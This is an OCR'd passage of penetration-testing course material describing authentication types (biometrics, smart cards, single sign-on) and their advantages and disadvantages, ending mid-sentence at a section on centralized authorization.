
- Password and Smart card
- Password and Biometrics
- Password and OTP

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Smart card and Biometrics

Two-factor authentications performed without the use of tokens are called Tokenless authentication. They can be implemented quickly across the network.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Authentication: Biometrics

Biometric is a technology which identifies human characteristics for authorizing people. The most common used biometrics are fingerprint scanner, retina scanner, facial recognition, DNA, and voice recognition.

Biometric authentication involves following steps:

- The reader scans biometric data
- A software converts the scanned information into a digital form and compares against the stored data

Biometric takes the current biometric data and compares it with the biometric data stored in the database. If both data matches, then it confirms the authenticity of the user and allows permission.

- Types of identification techniques used in biometrics are:
  - **Fingerprint Scanning:** Compares two fingerprints for verification and identification using the patterns on the finger. The patterns depend on ridges and minutia points that differentiate each user's finger prints.
  - **Retinal Scanning:** Compares and identifies a user using the distinctive patterns of retina blood vessels.
  - **Iris Scanning:** Compares and identifies the images of the iris of one or both eyes of a user. The iris pattern differs from one person to another.
  - **Vein structure Recognition:** Compares and identifies the patterns produced by user's veins. Each person has different patterns according to the flow of blood.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Face Recognition:** Compares and identifies a person depending on the facial patterns from an image or a video source.
- **Voice Recognition:** Compares and identifies a person according to the voice patterns or speech patterns.

- **Advantages of Biometrics:**

  It is difficult to tamper the biometric details like a password or username. They cannot be shared or stolen using social engineering techniques. The biometric authentication requires the presence of the user which reduces the chances unauthorized access.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Authentication: Smart Card Authentication

Organizations use smart card technology to ensure strong authentication. The smart technology can store password files, authentication tokens, one-time password files, biometric templates, etc. Smart card technology finds its usage with another authentication token providing a multifactor authentication. This enables a better logical access security. Smart card technology finds its application in VPN authentication, email and data encryption, electronic signatures, secure wireless logon, biometric authentication.

Smart card consists of a small computer chip and stores personal information of the user for identification. Smart cards are inserted into the machine for authentication along with providing the Personal Identification Number (PIN). Smart cards also help in storing the public and the private keys.


The main advantage of using a smart card is that it eliminates the risk of credentials being stolen from a computer as they are stored in the card's chip itself. However, it only enables a limited amount of information to be stored in the card's microchip.

- **Advantages of Smart Card:**
  - Uses highly secure technology: The smart card technology uses better encryption and authentication methods, increasing the security of the card.
  - Easy to carry: Smart cards are easy to carry and a user just needs to know the PIN of the card.
  - Reduces the chances of deception by users: The smart card enables users to store information like fingerprint, other biometric details, thereby allowing organizations to recognize their employees.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Disadvantages of Smart cards:**
  - **Can be easily lost:** Since the smart cards are small in size, the chances of losing it are very high.
  - **Security issues:** Losing a smartcard puts its owner's information and identity at great risk.
  - **High cost for production of smart cards:** As smart cards have microchips and other encryption technologies; its production cost is high.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Authentication: Single Sign-on (SSO)

As the name suggests, it allows users to access multiple applications using a single user name and password. The SSO stores the credentials of a user in an SSO policy server. An example for SSO is Google applications. Users can access all Google applications using a single user name and password combination. Consider Google as a central service. The central service creates a cookie for all users logging in for the first time in any of the applications present in the central service. When a user attempts to access other applications of the central service, it eliminates the need for the user to enter the credentials again due to the cookie which is already created. The system checks the credentials using the cookie created.

- **Advantages of SSO:**
  - Don't need to remember passwords of multiple applications or systems.
  - Reduces the chances of re-authentication thereby increasing the productivity.
  - Removes the chances of Phishing.
  - Reduces the network traffic to the centralized server.
  - Provides a better management of applications due to a centralized database.
  - Users need to enter credentials only once for multiple applications
- **Disadvantages of SSO:**
  - Losing credentials have a higher impact as all the applications of the central service become unavailable.
  - There are many vulnerability issues related with the authentication to all the applications.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- It is an issue in multi-user computers and requires certain security policies implemented to ensure security.





Figure A.146: Depiction of Single Sign-On Authentication

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Authorization Systems

Network authorization can take different forms based on the organization's need.

- **Centralized Authorization**

  The need for centralized authentication came into existence when it became difficult to implement the authorization process individually for each resource. It uses a central authorization database that allows or denies access to users. The decision depends on the policies created by the centralized units. This enables easy authorization for users accessing different platforms. The centralized authorization units are easy 